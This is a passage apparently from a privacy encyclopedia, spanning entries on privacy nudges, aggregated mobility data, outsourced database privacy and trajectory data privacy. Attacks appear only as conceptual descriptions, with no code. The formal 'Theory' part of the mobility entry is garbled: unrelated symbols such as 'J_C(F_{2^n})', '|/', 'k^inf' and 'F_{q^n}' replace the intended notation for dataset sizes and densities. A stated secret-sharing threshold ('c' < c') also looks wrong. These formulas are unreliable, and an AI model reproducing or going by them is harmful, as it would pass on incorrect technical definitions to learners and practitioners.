Moreover, privacy decisions are affected by cognitive and behavioral biases, i.e., systematic errors in judgments and choices. Behavioral economics research has identified numerous such biases. For example, privacy-related choices are affected by the way in which the available options are framed. In a relevant experiment, participants were asked to accept a specific cookie. The question was presented in a message that also informed them about the percentage of users “like them” that had accepted the cookie. Participants who were told that only a small percentage of users such as themselves had accepted the cookie tended to reject it (Coventry et al. 2016).

Paternalistic interventions aim to protect individuals from biased or inefficient decisions. Compulsory government regulations may serve this purpose, but they limit people’s freedom of choice. On the other hand, soft

paternalistic interventions, or *nudges*, influence individuals' decisions without limiting their options. Nudging often exploits the above decision-making biases and heuristics, turning them around to drive the individual toward more beneficial decisions.

Privacy nudging can take several forms. Examples of privacy nudges include the following:

- *Nudging with feedback*. Feedback can make individuals aware of the consequences of their privacy choices. For example, a social media platform places a message under every photo a user posts showing who would be able to see the photo (e.g., "Only friends and family can see this photo"). Next to the message there is a link to the page where the user can change these settings.
- *Defaults*. Users tend not to change the privacy settings of apps and social media profiles; thus, they opt for the default settings. In this case, an effective nudge would be to set the privacy-protecting preferences as default.
- *Ordering*. The order in which options are presented affects users' choices. Placing privacy settings higher in the list of system settings could encourage users to pay more attention to privacy.

The same way that nudges are used to enhance privacy decision-making, they can also be used to persuade individuals to disclose personal information. For example, system designers may use more prominent button colors and positioning for the option to disclose information in contrast to the option to keep information private. This practice is often called "negative nudging" and has been the target of heavy criticism by privacy advocates.

The ethicality of nudging has been challenged in the literature. The ethical dilemma of nudging can be expressed in the following question: "Is it ethical to exploit the cognitive and psychological deficiencies of humans to achieve a desired behavior?" This dilemma pertains both to positive and negative nudging and remains an issue of open debate.

Open Problems and Future Directions

The probable unintended adverse consequences of nudging have not been thoroughly studied. For example, a nudge that encourages a person not to

disclose his/her feelings, about a stressful situation, may deprive this person from the valuable support of his/her peers.

Another open research issue concerns the effectiveness of nudging, especially in comparison with other alternatives, e.g., education and training. Nudging has short-term effects, while privacy awareness, education, and training programs achieve long-term changes in behavior. More research is needed to assess nudging and to investigate whether the benefits of nudging outweigh its costs and drawbacks.

Finally, current research focuses on adapting nudging to the characteristics of different groups of people, thus aiming to overcome the current one-size-fits-all approach (Acquisti et al. 2017).

Definitions

Aggregated mobility data is a function of the number of individuals visiting a given set of locations over a given time of interest. A *location* refers to a well-separated geographical region.

Background

Mobility datasets are invaluable in traffic management, service accessibility and in understanding complex social processes such as the spreading of diseases or the exchange of information among individuals. As personal mobility patterns reveal tremendous sensitive information about individuals, publishing and sharing mobility datasets could harm their privacy. Moreover, even being part of a (mobility) dataset could reveal sensitive personal information if the aggregate relate to a group of users sharing a sensitive characteristic, e.g., being infected with a virus. One might argue that publishing aggregate information, such as the number of individuals at a given location, is enough to reconstruct aggregate mobility patterns and has no privacy implications. However, this reasoning is flawed as evidenced by a handful of attacks reported in the literature.

Differencing attacks work against counting queries executed on the location trajectories. The querier is interested in the number of people whose trajectories satisfy a specified condition (e.g., the number of trajectories which contain a certain hospital). Queries can be filtered instantly by an auditor, e.g., all queries which have too small support, say less than k (i.e., only k trajectories satisfy the condition), are simply refused to answer. However, this approach is not enough to prevent privacy breaches; if the support of two queries are both greater than k, their difference can still be 1. Defenses against such attacks are not straightforward, e.g., verifying whether the answers of two or more queries disclose any location visit can be computationally infeasible.

The attack described in Xu et al. (2017) successfully reconstructed more than 70% of 100,000 trajectories merely from the total number of visits at 8000 locations, which were published every half an hour over a whole week in a large city. The attack exploits three fundamental properties of location trajectories: predictability (the current location can be well-predicted from the previous location), regularity (most people visit very similar locations every day), and uniqueness (every person's mobility pattern is sufficiently dissimilar to others'). The first phase of the attack exploits predictability and reconstructs every trajectory within every single day. The second phase exploits regularity and uniqueness and reconstructs complete trajectories by identifying their daily fragments. Finally, the last phase reidentifies individuals using the uniqueness property again: a few locations of any individual known from external sources (e.g., social media) will single out the individual's trajectory (De Montjoye et al., 2013).

The attack described in Pyrgelis et al. (2018) was successful in membership inference, i.e., determining whether or not the data of a target user was part of location aggregates. Focusing on distinguishing between location aggregates that include the data of the target user from those that do not, the attack aims to infer the target's membership in unseen aggregate statistics by training a machine learning classifier on the prior knowledge of the adversary (past users' locations, aggregates of groups including and excluding the target user). Results show that releasing raw aggregates poses a significant privacy threat, especially if the adversary knows the location of a small group of user including the target or when it has prior information on user groups on which it carries out the membership inference.

Consequently, aggregation per se does not necessarily prevent privacy breaches, and additional countermeasures are needed to guarantee privacy for individuals even in a dataset of aggregate mobility data such as spatiotemporal densities.

Theory

Suppose a geographical region which is composed of a set $\mathbb{A}$ of locations visited by *N* individuals over a time of interest with *T* discretized epochs (an epoch can be any time interval such as a second, a minute, an hour, etc.). These locations may represent a partitioning of the region (e.g., all districts of the metropolitan area of a city). The mobility dataset *D* of *N* users is a binary data cube with size $(u, v) \in \mathcal{G}$, where $D_{i,L,t} = 1$ if individual *i* visited location *L* in epoch *t* otherwise $D_{i,L,t} = 0$. That is, each individual's record (or trajectory) is represented by a binary vector with size $J_C(\mathbb{F}_{2^n})$. The spatiotemporal density of locations $\mathbb{A}$ is defined by the number of individuals who visited these locations as a function of time. More precisely, there is a time series $\mathbf{X}^L = \langle X_0^L, X_1^L, \ldots, X_{T-1}^L \rangle$ for any location $S \in \mathbb{A}$, where $X_t^L = \sum_{i=1}^{N} D_{i,L,t}$ and $0 \leq t < T$. $k^{\inf}$ denotes the set of time series of all locations $\mathbb{A}$ and is referred to as the spatiotemporal density of locations $\mathbb{A}$ in the sequel.

In general, any data release, including that of any aggregated mobility data, is modeled by releasing the results of data queries. For example, if the querier is interested in the spatiotemporal density of locations $S_L \subseteq \mathbb{L}$ at

time $S_T \subseteq \{0, 1, \ldots, T-1\}$, then the query $Q(S_L, S_T)$ is computed as $Q(S_L, S_T) = \sum_{L \in S_L, t \in S_T} \sum_{i=1}^{N} D_{i,L,t} = \sum_{L \in S_L, t \in S_T} X_t^L$. There are at least three approaches for the privacy-preserving release of aggregated mobility data:

- *Approach* 1. Anonymization of specific query results – compute any query Q on the original data D (or $k^{\inf}$) and release only the anonymized query result $u_i^j = v_i^j / n$;
- *Approach* 2. Anonymization of the mobility dataset – anonymize the mobility dataset D into $|/$, then release $|/$ which can be used to answer any query Q as $\hat{Q}(S_L, S_T) = \sum_{L \in S_L, t \in S_T} \sum_{i=1}^{N} \hat{D}_{i,L,t}$;
- *Approach* 3. Anonymization of spatiotemporal density – compute the density $k^{\inf}$ from the original mobility data D as $X_t^L = \sum_{i=1}^{N} D_{i,L,t}$, and release the anonymized $\mathbb{F}_{q^n}$, where $\mathbb{F}_{q^n}$ can be used to answer any query Q.

In Approach 1, a querier can adaptively (i.e., interactively) choose its queries depending on the result of previously answered queries. By contrast, in Approaches 2 and 3, the released data are used to answer arbitrary number and type of queries noninteractively (i.e., the queries are independent of each other).

Approach 1: Anonymization of Specific Query Results

Syntactic Anonymization

Privacy breaches may be alleviated by query auditing which requires to maintain all released queries. The database receives a set of counting queries $Q_1(S_{L_1}, S_{T_1}), \ldots, Q_n(S_{L_n}, S_{T_n})$, and the auditor needs to decide whether the queries can be answered without revealing any single visit or not. Specifically, the goal is to prevent the *full disclosure* of any single visit of any spatiotemporal point in the dataset.

Definition 1 (Full disclosure) $D_{i,L,t}$ is fully disclosed by a query set $\{Q_1(S_{L_1}, S_{T_1}), \ldots, Q_n(S_{L_n}, S_{T_n})\}$ if $D_{i,L,t}$ can be uniquely determined, i.e., in all possible datasets D consistent with the answers $\mathbf{c} = (c_1, \ldots, c_n)$ to queries $Q_1, \ldots, Q_n$, $D_{i,L,t}$ is the same.

As each query corresponds to a linear equation on location visits, the auditor can check whether any location visit can be uniquely determined by solving a system of linear equations specified by the queries.

Anonymization with Differential Privacy

An alternative approach to query auditing perturbs each query result with some random noise and releases these noisy answers. The noise magnitude must be $\Omega(\sqrt{N})$ in order to have any reasonable privacy guarantee, where N is the number of trajectories in the dataset. For (ε, δ)-differential privacy, the added noise usually follows a Laplace or Gaussian distribution.

Approach 2: Anonymization of the Mobility Dataset

Syntactic Anonymization

In general, anonymizing location trajectories (i.e., the whole cube D) while preserving practically acceptable utility is challenging. This is due to the fact that location data is typically high-dimensional and sparse.

Most k-anonymization schemes generalize multiple trajectories into a single group (or cluster) with size at least k and represent each trajectory with the centroid of their cluster. Hence, every trajectory becomes (syntactically) indistinguishable from all other trajectories within its cluster.

Unfortunately, such approaches fail to provide sufficiently useful anonymized datasets because of the *curse of dimensionality*: any trajectory exhibits almost identical similarity to any other trajectory in the dataset. This implies that the centroid of each cluster tend to be very dissimilar from the cluster members implying weak utility.

To improve utility while relaxing privacy requirements, k^m-anonymity has also been considered to anonymize location trajectories, which requires that, for any m locations, there should exist 0 or at least k trajectories in the dataset containing them. However, most anonymization solutions guaranteeing k^m-anonymity have a computational cost which is exponential in m in the worst case, and hence they are only scalable to small values of m.

Anonymization with Differential Privacy

A more promising approach is to publish a synthetic (anonymized) mobility dataset resembling the original dataset as much as possible, while achieving

provable guarantees w.r.t. the privacy of each individual. The records in both datasets follow similar underlying distributions, i.e., after modeling the generator distribution of the original dataset, random samples (records) are drawn from a noisy version of this distribution. A few solutions exist in literature where the generator distribution is modeled explicitly and noised to guarantee differentially privacy. For example, DP-WHERE (Mir et al., 2013) adds noise to the set of empirical probability distributions which is derived from CDR (call detail record) datasets and samples from these distributions to generate synthetic CDRs which are differential private.

Some other works generate synthetic sequential data using more general data-generating models such as different Markov models. Although these approaches have wide applicability, they are usually not as accurate as a specific model (like above) tailored to the *publicly known* characteristics of the dataset to be anonymized.

Approach 3: Anonymization of Spatiotemporal Density

Publishing the time series $k^{\inf}$ is equivalent to releasing the results of $J_C(\mathbb{F}_{2^n})$ queries over a time of interest with *T* epochs, where a query, which is specified with a given location *L* and epoch *t*, returns $X_t^L = \sum_{i=1}^{N} D_{i,L,t}$. Differential privacy is used in many practical scenarios where query results are interpreted as location counts.

Some works address the release of time series data with the guarantees of differential privacy. Most of these methods reduce the global sensitivity of the time series by using standard lossy compression techniques borrowed from signal processing such as sampling, low-pass filtering, Kalman filtering, and smoothing via averaging. The main idea is that the utility degradation is decomposed into a reconstruction error, which is due to lossy compression, and a perturbation error, which is due to the injected Laplace or Gaussian noise to guarantee differential privacy. Although strongly compressed data is less accurate, it also requires less noise to be added to guarantee privacy. The goal is to find a good balance between compression and perturbation to minimize the total error.

In the context of releasing multilocation traffic aggregates, road network and density are utilized to model the autocorrelation of individual regions over time as well as correlation between neighboring regions (Fan et al., 2013). Drawing on the notion of *w*-event privacy, RescueDP studies the problem of the real-time release of population statistics per regions. Such

w-event privacy protects each user's mobility trace over any successive *w* time stamp inside the infinite data grouping algorithm that dynamically aggregates sparse regions together.

A practical scheme for releasing the spatiotemporal density of a large municipality based on a large CDR dataset is introduced in Acs and Castelluccia (2014). Differential privacy is guaranteed by adding Gaussian noise to the location counts. Several optimizations are applied to boost accuracy: time series are compressed by sampling, clustering, and low-pass filtering. The approach is demonstrated by anonymizing the spatiotemporal density of the city of Paris in France.

Open Problems and Future Directions

There are at least two interesting future directions to explore.

First, the data-generating distribution of human mobility can be implicitly modeled using generative artificial neural networks (ANNs) such as recurrent neural networks (RNNs). Generative ANNs have exhibited great progress recently, and their representational power has been demonstrated by generating very realistic (but still artificial) sequential data such as texts or music. The intuition is that, as deep ANNs can "automatically" model very complex data-generating distributions thanks to their hierarchical structure, they can potentially be used to produce realistic synthetic sequential data and eventually aggregated mobility data. To guarantee differential privacy for such synthetic aggregates, model construction (learning) should be perturbed with carefully calibrated (Gaussian) noise.

Second, current anonymization approaches release aggregated mobility data only over a limited time interval. To release data over a longer period, one has to use a privacy model that supports composition (e.g., differential privacy). Finding the optimal (tightest) bound of the privacy guarantee of the composition of multiple releases has been an active research field.

Definitions

Privacy challenges in providing database-as-a-service (DaS) arise as a result of outsourcing data to a potentially untrusted service provider that stores the data and executes database applications on behalf of the users/clients.

Background

Data outsourcing allows a database (DB) owner to outsource their data to a public cloud server that hosts the data, executes queries on the data, and provides answers to queries. Data outsourcing offers numerous advantages

including *improved availability*, the data can be accessed 24 × 7 from any computer connected to the Internet; *lower cost*, the service provider benefits from economies of scale by amortizing the cost of hardware and maintenance over a large number of customers; and *improved service*, service providers typically employ experts to provide better quality service. Other standard benefits of cloud computing are better fault tolerance, capacity planning, and more reliable software due to regular upgrades and patching.

The original database-as-a-service (DaS) model Hacigümüs et al. (2002) was proposed in the context of relational databases as a potentially cost-effective alternative to in-house data management. Subsequently, with the emergence of cloud computing, many commercial efforts that support DaS have been developed, for example, Microsoft Azure, Google Cloud, and Amazon Web Services, IBM Cloud, and Alibaba Cloud. However, the data confidentiality challenge arises in DaS model, since the DB owner may not trust the cloud server with its data due to shared cloud infrastructure. The lack of trust might be an outcome of a variety of reasons including the possibility of insider attacks. Such insider attacks, in addition to posing a danger of data loss, could also open the possibility of litigations against the service provider. Ensuring data confidentiality is, therefore, a major challenge De Capitani Di Vimercati et al. (2013), and to achieve data confidentiality at the cloud, several cryptographic techniques De Capitani Di Vimercati et al. (2016) have been proposed, which we will study below.

Theory

Consider a DB owner having two relations `Employee` and `Department`; see Tables 1 and 2. The DB owner wishes to outsource these relations to a cloud. Since cloud servers are not trusted, the DB owner encrypts the relations before outsourcing them. Now, consider a query to compute: "the sum of salaries of employees who work in `Defense` department and their manager is `Bob`":

Privacy of Outsourced Data, Table 1 `Employee` relation

	EID	**First name**	**Last name**	**SSN**	**Office#**	**Salary**	**Department**	**Manager ID**
t_1	E101	Adam	Smith	111	1	100	Defense	M1

	EID	First name	Last name	SSN	Office#	Salary	Department	Manager ID
t_2	E259	John	Williams	222	2	200	Design	M2
t_3	E199	Eve	Smith	333	2	150	Sale	M3
t_4	E259	John	Williams	222	6	125	Defense	M1
t_5	E152	Clark	Cook	444	1	250	Defense	M2
t_6	E254	David	Watts	555	4	220	Design	M2
t_7	E159	Lisa	Ross	666	2	150	Defense	M1
t_8	E152	Clark	Cook	444	3	170	Design	M2

Privacy of Outsourced Data, Table 2 `Department` relation

Tuple ID	Manager ID	Manager name
u_1	M1	Bob
u_2	M2	Britney
u_3	M3	Matt

```
SELECT SUM(E.salary) FROM

Employee as E, Department as D

WHERE E.ManagerID = D.ManagerID

AND D.mgr = ‘Bob'
```

An approach the DB owner could use to evaluate the query is to request the cloud server to send the encrypted relations to the DB owners on which the DB owner can execute the query after decrypting them. In this approach, the server is essentially used as a remote secure storage, and the entire computation is performed at the DB owner. Moreover, such an approach incurs the communication overhead. Instead, the goal in DaS model is to push most parts of the query execution to the cloud server. Thus, in DaS model, we need to develop techniques that can work on the ciphertext data by supporting the basic comparison operators ($<$, $>$, $=$, $\leq$ and $\geq$).

Cloud Adversarial Behavior and Security Requirements/Properties

We discuss different types of adversarial behavior of the cloud server and show how the adversarial cloud can learn information about the data by query execution, even if the data is encrypted. In general, we may classify cloud servers into two categories based on their adversarial behavior: (i) honest-but-curious and (ii) malicious adversary.

Honest-but-curious (HBC) adversary An HBC adversarial public cloud stores an outsourced dataset without tampering, correctly computes assigned tasks, and returns answers. An HBC adversarial cloud is considered widely in many cryptographic algorithms. The HBC adversary cannot launch any attack against the DB owner. We do not consider cyberattacks that can exfiltrate data from the DB owner directly. However, the HBC adversary may have *auxiliary/background information* about the relation. The auxiliary information may contain metadata, the schema of the relation, and the number of tuples in the relation. Having an adversary with the auxiliary information is also considered in the literature. Based on side knowledge (e.g., query execution, background knowledge, and the output size), the HBC adversary wishes to gain as much information as possible about the outsourced data. In particular, when executing a query, an adversary creates an adversarial view (defined below), based on which they deduce information about the outsourced relation.

Adversarial view

When executing a query, an adversary knows which encrypted tuples (in the case of a used technique that reveals access-patterns – i.e., the identity of the tuple) or the size of output (in the case of a used technique that does not reveal access-patterns) are sent in response to a query. We refer this as the adversarial view, denoted by AV : $AV = In_c \cup Op_c$, where In_c refers to the query arrives at the cloud and Op_c refers to the encrypted and non-encrypted tuples, transmitted in response to In_c.

For example, consider a query Q_1 to retrieve the tuples of `Defense` department from `Employee` relation of Table 1. Consider another query Q_2 to retrieve the tuple from `Employee` relation whose manager is `Bob`. Table 3 shows an adversarial view for these two queries. Note that by the

first line of Table 3, i.e., tuples returned to answer query Q_1, the adversary will know that employees of tuples t_1, t_4, t_5, and t_7 work in an identical department. Furthermore, by the second line of Table 3, i.e., tuples returned to answer query Q_2, the adversary will know that tuples t_1, t_4, and t_7 correspond to an identical department and their manager corresponds to the first row of `Department` table. Note that if the adversary knows that Q_2 has a predicate `Bob` and knows that `Bob` is the manager of `Defense` department, then the adversary deduces which rows correspond to `Defense` department.

Privacy of Outsourced Data, Table 3 Queries and returned tuples/adversarial view

Query	Returned tuples/adversarial view	
	`Employee`	`Department`
Q_1	t_1, t_4, t_5, and t_7	N/A
Q_2	t_1, t_4, and t_7	u_1

Malicious adversary A malicious (or active) adversary may deviate from the algorithm, may execute a job that he/she wishes (e.g., delete tuples from the relation), and may not return all answers to the query.

Security properties The adversarial objective is to learn the entire or partial data, by observing the data at rest and by query execution. Thus, a secure algorithm must prevent an adversary to learn the data (i) by just looking at the cryptographically secure data at rest, and (ii) by observing the query execution. In order to achieve these two goals, we require two security properties, as follows.

Ciphertext indistinguishability ensures that the adversary cannot deduce any information by just observing the data, while at rest. Thus, in a ciphertext indistinguishable relation, any two identical values must have a different ciphertext. Nondeterministic encryption is a common technique to produce ciphertext indistinguishable data. For example, by implementing nondeterministic encryption on Table 1, two occurrences of `John` in tuples t_2 and t_4 will appear differently.

Execution privacy ensures the query privacy and data privacy at the server during query execution. Query privacy ensures that the user's query must be hidden from the server. In addition, the server cannot distinguish between two or more queries of the *same type* based on the output. Queries are of the same type based on their output size. For instance, all count queries are of the same type since they return almost an identical number of bits. Data privacy ensures that the stored input data, intermediate data during computation, and output data are not revealed to the server, and the secret value can only be decrypted by the DB owner or an authorized user.

To ensure security in HBC and malicious adversarial models, indistinguishability under chosen-keyword attacks (IND-CKA1) and indistinguishability under adaptively chosen-keyword attacks (IND-CKA2) Curtmola et al. (2011) are well-known security properties, respectively. Further, to deal with securely updating and inserting data, forward and backward security properties were introduced.

Security Solutions

In order to provide data security at the cloud, a diverse set of database outsourcing solutions have been developed in the literature over the past three decades. These solutions are based on different security techniques, which are briefly described below. Roughly, we can divide these techniques into (i) cryptographic techniques, (ii) secret-sharing techniques, and (iii) secure hardware techniques. These techniques have been used to devise secure outsourcing for different data models supporting different capabilities at different costs.

Encryption-Based Techniques

An encryption algorithm transforms cleartext data into ciphertext data that can only be transformed back into cleartext data using a decryption algorithm at an authorized user. Encrypting and decrypting of data involves keys, which are assumed to be unknown to the adversary. In the context of DaS model, the most common encryption-based techniques include (i) order-preserving encryption (OPE) that allows comparison operations (<, >, =) on ciphertext, (ii) deterministic encryption that allows equality testing on ciphertext, (iii) searchable encryption that allows to search over ciphertext data, (iv) homomorphic encryption that allows addition and multiplication operations over ciphertext data such that after decryption

ciphertext will produce the output of addition/multiplication on cleartext data, and (*v*) bucketization Hacigümüs et al. (2002) that partitions the data into several buckets based on different criteria and fetches one entire bin for answering a query. Each of such techniques has been individually explored and resulted in several variants. For instance, searchable encryption techniques based on the underlying encryption key can be either symmetric-key-based searchable encryption Song et al. (2000) or asymmetric-key-based searchable encryption Boneh et al. (2004).

Limitations of encryption-based techniques Existing encryption-based techniques suffer from several disadvantages, which can be exploited by an adversary to learn about the data. In particular, deterministic encryption produces an identical ciphertext for more than one occurrence of cleartext, and hence, is not secure. Order-preserving encryption, which is a kind of deterministic encryption, also reveals the ordering of values. Moreover, several research papers show that when order-preserving and deterministic encryption techniques are used together, on a dataset in which the entropy of the values is not high enough, an attacker might be able to construct the entire cleartext by doing a frequency analysis on the encrypted data. Hence, the systems built using deterministic and order-preserving encryption, e.g., CryptDB and Seabed, are not secure. In contrast, searchable encryption techniques do not reveal the data distribution or order of values, from data at rest. However, these techniques, also, reveal the data distribution due to query execution. Thus, techniques such as deterministic, order-preserving, and/or searchable encryption reveal data distribution or ordering, either from data at rest or from query execution. Nevertheless, Ostrovsky and Goldreich introduced the concept of oblivious random access memory (ORAM) that is used to hide the identity of the tuples returned in response to a query. Thus, mixing ORAM with searchable encryption can provide *almost* full security, except attacks based on the output size. However, ORAM techniques suffer from computation complexity, and hence, cannot support real-time queries.

Systems built using encryption-based techniques Several encryption-based systems have been developed by academia: CryptDB, Monomi, CorrectDB, SDB, Seabed, SAGMA, ZeroDB, L-EncDB, MrCrypt, Crypsis,

Arx, and EncKV. Likewise, Microsoft Always Encrypted, Oracle 12c, Amazon Aurora, and MariaDB are industrial secure encrypted databases.

Secret-Sharing-Based Techniques

The most common technique in this category includes Shamir's secret-sharing that allows the DB owner to divide a secret value, say S, into c different fragments, called *shares*, and sends each share to a set of c non-communicating participants/servers. These servers cannot know the secret S until they collect $c' < c$ shares. Based on secret-sharing, several techniques have been developed by academia; for instance, accumulating automata that allows searching capability over secret shares without storing any information at the DB owner/querier except the degree of the polynomial used to create secret shares, order-preserving secret-sharing that allows comparison over secret shares, and verifiable secret-sharing that allows detecting a malicious DB owner.

Limitations Mechanisms based on secret-sharing split data among multiple non-colluding clouds result in the communication overhead. There is no secret-sharing algorithm, except Dolev et al. (2019), that (i) eliminates the need of a DB owner in answering queries, except one-time creation and distribution of secret shares, (ii) minimizes the overhead at the user-side, (iii) provides information theoretically secure computations (count, selection including range selection, projection, and join) in the cloud, and (iv) does not require communication among different cloud servers.

Systems built using secret-sharing-based techniques Based on secret-sharing, academic systems, such as Emekçi et al. (2014), secure secret-shared MapReduce, and OBSCURE have evolved. Several industries/startups are working on the development of secret-sharing-based database systems, such as Jana by Galois Inc., Pulsar by Stealth Software Inc., Sharemind by Cybernatia, Duality Technologies, Unbound Tech., and Partisia.

Secure Hardware-Based Techniques

While many cryptographic techniques exist, as discussed above, they are not able to provide full support to DBMS. Thus, a different approach for secure data processing at the cloud was developed that uses secure hardware at the cloud. In particular, recent versions of Intel CPUs

introduced Software Guard eXtension (SGX), a collection of microarchitectural mechanisms aimed to protect third-party cloud applications from the software stack of an untrusted system. SGX allows us to create a small trusted execution environment that is isolated and protected from the rest of the system. For example, in the cloud, SGX protects the computation from the operating system controlled by the tenant but vulnerable to numerous applications, system-level attacks, and the hypervisor controlled by the cloud. In addition to protecting against software attacks, SGX provides encryption of enclave's memory having code and data, and integrity is protected by the CPU, when the data leaves the last level of the caching hierarchy. This protects SGX applications from hardware attacks like memory snooping. While running on the servers controlled by the cloud, from a trust point of view, SGX enclaves are effectively controlled by the client. There are older systems in DaS model prior to SGX introduction, e.g., Cipherbase and TrustDB, that use a secure coprocessor to support a trusted environment at the cloud.

Limitations Existing implementations of SGX are prone to a range of side-channel attacks that exploit one of the microarchitectural components of the CPU, e.g., branch target buffers, pattern-history table, caches, DRAM row buffer, page tables, page-fault exception handlers, and speculative execution capabilities to exfiltrate sensitive data and sometimes the entire memory of the enclave. Page-fault attacks rely on the operating system that is the under control of the attacker to exfiltrate sensitive data from the enclave by triggering page faults and tracking enclave's memory accesses at the granularity of memory pages. Branch shadowing attacks allow reconstructing control flow inside the enclave, and hence, secret data by monitoring all taken branches through a side channel in the branch prediction unit. Cache-based side-channel attacks allow attackers to trace all memory accesses within the enclave.

Systems built using secure hardware-based techniques TrustedDB and Cipherbase were the first system using secure hardware. Then, several SGX-based systems, such as Opaque, EnclaveDB, StealthDB, HardIDX, Oblix, Hermetic, EncDBDB, M2R, and VC3, are developed by academia. Further, it is important to mention micro-architectural work; Sanctum and

T-SGX aim to address side-channel attacks in the next generation of chips and possible limitations of hardware-based approaches.

Open Problems and Future Directions

While much progress in research has been made over the past few years on DAS, there are many open problems: techniques to support dynamic updates, techniques to support oblivious computation using cloud-side updateable indexes, techniques to support stored procedures and function execution as part of SQL processing, and techniques to support a complete SQL queries, such as pattern matching queries, wildcard keyword matching, and nested queries. Furthermore, given multiple competing models for DAS (e.g., the basic cryptographic model, the model with secure hardware, the model with two servers), there is a need for a detailed comparative study that evaluates these approaches from different perspectives: feasibility, applicability under diverse conditions, efficiency, and achievable confidentiality. Furthermore, a detailed security analysis including the nature of attacks, as well as, privacy guarantees supported by different schemes needs to be carried out.

Privacy of trace data; Privacy of trajectory micro-data

Definition

Privacy of trajectory data refers to the sensitive personal information of an individual that can be inferred from a published trajectory dataset.

Background


Nowadays, with the wide spread use of GPS-equipped devices and the popularity of mobile computing, a huge amount of trajectory data is continually being generated and collected. Mining and analyzing these trajectory data can provide rich insights into many important aspects of society. However, the direct publishing of trajectory data raises individual privacy concerns.

For instance, an individual's identity and behavior patterns can be recognized by analyzing the overall path, the home/work addresses can be deduced based on the duration of stay, and personal habits as well as the health status can be revealed based on the visits to some specific places,

e.g., alcohol and tobacco shops, and hospitals/clinics. The disclosure of such confidential information is preventing individuals from sharing their trajectories, and thus limits the realization of even the benign applications of trajectory data. For example, siting of bus-stops and traffic signs require analysis of trajectory data.

Theory

In the literature, a trajectory is usually defined as a sequence of spatiotemporal points (Fiore et al. 2020). For example, $Tr = \{p_i \mid i = 0, 1, \ldots, |Tr| - 1\}$ is a trajectory of $|Tr|$ points, where its i-th point p_i is further denoted by $(p_i.\, l, p_i.\, t)$, with $p_i.\, l$ referring to the location of p_i at time stamp $p_i.\, t$ in Tr. The location $p_i.\, l$ can be a place or a raw GPS point that is composed of the longitude and the latitude of $p_i.\, l$.



The definitions of a trajectory database found in the literature differ. Within a trajectory database, each record corresponds to one person, and contains an identifier as well as a set of spatiotemporal points (Fiore et al. 2020). Some non-positioning (e.g., speed, direction, and measurement accuracy) information may also come along with each spatiotemporal point. Additional fields that represent attributes beyond the spatiotemporal trajectory may also be present in a trajectory database, such as telephone number, precise address, gender, age, or financial information.

The identifier or the unique additional fields (e.g., telephone number) of a trajectory record can be directly used to link the trajectory to a person's identity. So, a straightforward way to protect the identity is to anonymize or delete such information that leads to precise individual identification. However, due to the spatiotemporal characteristics of each trajectory itself, the identity of an individual can still be disclosed with high probability (Fiore et al. 2020). This motivates researchers to design more powerful trajectory privacy protection algorithms.

In the scope of this entry, each individual's record contains an identifier and a set of spatiotemporal points, where the identifier is a random number that is uniquely associated with a person's trajectory.

Given a trajectory dataset to be published, the data publisher may use different privacy protection methods to prevent the disclosure of individual identity and sensitive place visits. In this entry, privacy risks are categorized

by the privacy granularity: privacy of a whole trajectory (also referred to as individual identity), and privacy of sensitive place visits (Fig. 1).

Privacy of Trajectory Data, Fig. 1 (**a**) Privacy of individual identity, and (**b**) privacy of sensitive place visits

Privacy of a Whole Trajectory

Privacy of a whole trajectory refers to the privacy of the individual's overall path and the individual identity.

An adversary can use various side information (e.g., incomplete part of a trajectory, human mobility model, mobility pattern, etc., obtained from public-access social network data, or obtained simply by observation) to successfully reidentify the individual in the dataset. In order to prevent such reidentification attacks, some trajectory protection methods have been proposed.

k-Anonymity-Based Mechanisms. The traditional way of protecting the privacy of whole trajectories is based on the concept of k-anonymity (Sweeney 2002) and its extensions (Machanavajjhala et al. 2006; Li et al. 2007). *k*-anonymity is attained by transforming the spatiotemporal points of the trajectories in the database, so that all points in every spatiotemporal trajectory are found in least *k*-1 other trajectories (Fiore et al. 2020). The transformation of points can be spatiotemporal generalization, suppression, micro-aggregation, generalization with spatial uncertainty, etc. For instance, through clustering and space translation, Abul et al. (2008) apply (k, δ) – anonymity to guarantee that at least k different trajectories are within cylinders of radius δ.

This kind of method can prevent the exposure of the individual identity, but they cannot resist risks associated with semantic attacks (Tu et al. 2019). For example, when individuals from a crowd all visited the same sensitive place, the individuals' private information can be easily inferred. Furthermore, tuning the parameters (like k) can be challenging for meeting the desired utility requirements especially where trajectories are sparse.

Perturbation-Based Mechanisms. This kind of method preserves the privacy by perturbing the trajectory points. The perturbation can be point sub-sampling, segment swapping, speed smoothing, heat map modification, fake trajectory generation, etc. (Wang and Kankanhalli 2020). For example, Bindschaedler and Shokri (2016) synthesize traces based on a generative model. Primault et al. (2015) perturb the time stamp of trajectory points to make the speed appear to be a constant. However, the individual identity may still be exposed with the adversary background knowledge. Moreover, the data utility may be compromised because of the introduced errors.

Differential Privacy-Based Mechanisms. Differential privacy (DP) (Dwork et al. 2006) is a probabilistic privacy model that limits the probability of getting the same result from two neighboring databases that differ in one record (D_1 and D_2), by the parameter ε. It provides a formal and measurable privacy guarantee regardless what other background information or sophisticated inference technique the adversary uses (Chen et al. 2012). To meet differential privacy requirements, the trajectory publishing methods that yield $\varepsilon-$ DP often apply noise to some representation of the input trajectories, such as trees (Chen et al. 2012), and probability distributions (Gursoy et al. 2018). Synthetic trajectories are derived from the noisy representations. The added noise can be generated using the Laplace mechanism (Dwork et al. 2006) or the Exponential mechanism (McSherry and Talwar 2007).

For instance, Chen et al. (2012) model the trajectories using the prefix tree structure, where trajectories are grouped based on matching location subsequences (Fiore et al. 2020), and each node stores the counts of its associated location subsequences. After adding Laplacian noise to the nodes, differentially private synthetic trajectories can be generated from the noisy prefix tree. This kind of method provides strong privacy guarantee.

However, the added noise is not easy to control, and may be too much for the original trajectories, which will lead to serious data utility loss, especially when the trajectories in the dataset are very sparse (Gursoy et al. 2018). Currently, most solutions are only demonstrated with simplistic databases of trajectories that are either very short, only defined over space, or spanning a small set of total locations (Fiore et al. 2020). Again tuning the parameters for the right data utility can be challenging because the ε value is not directly related to the utility.

Privacy of Sensitive Place Visits

Privacy of sensitive place visits refers to the private information that can be inferred from the sensitive places. The visited places of a trajectory have their own semantic information, using which the purpose of the visits can be inferred, and the privacy of the individual may be compromised. For example, frequent visits to a hospital at a certain time may indicate the person has health problems. Compared to the visits to nonsensitive places, sensitive place visits contain more private information. Classifying the places as sensitive and nonsensitive, and only protecting the privacy of sensitive place visits is a first step to create anonymization of higher utility (Cicek et al. 2014).

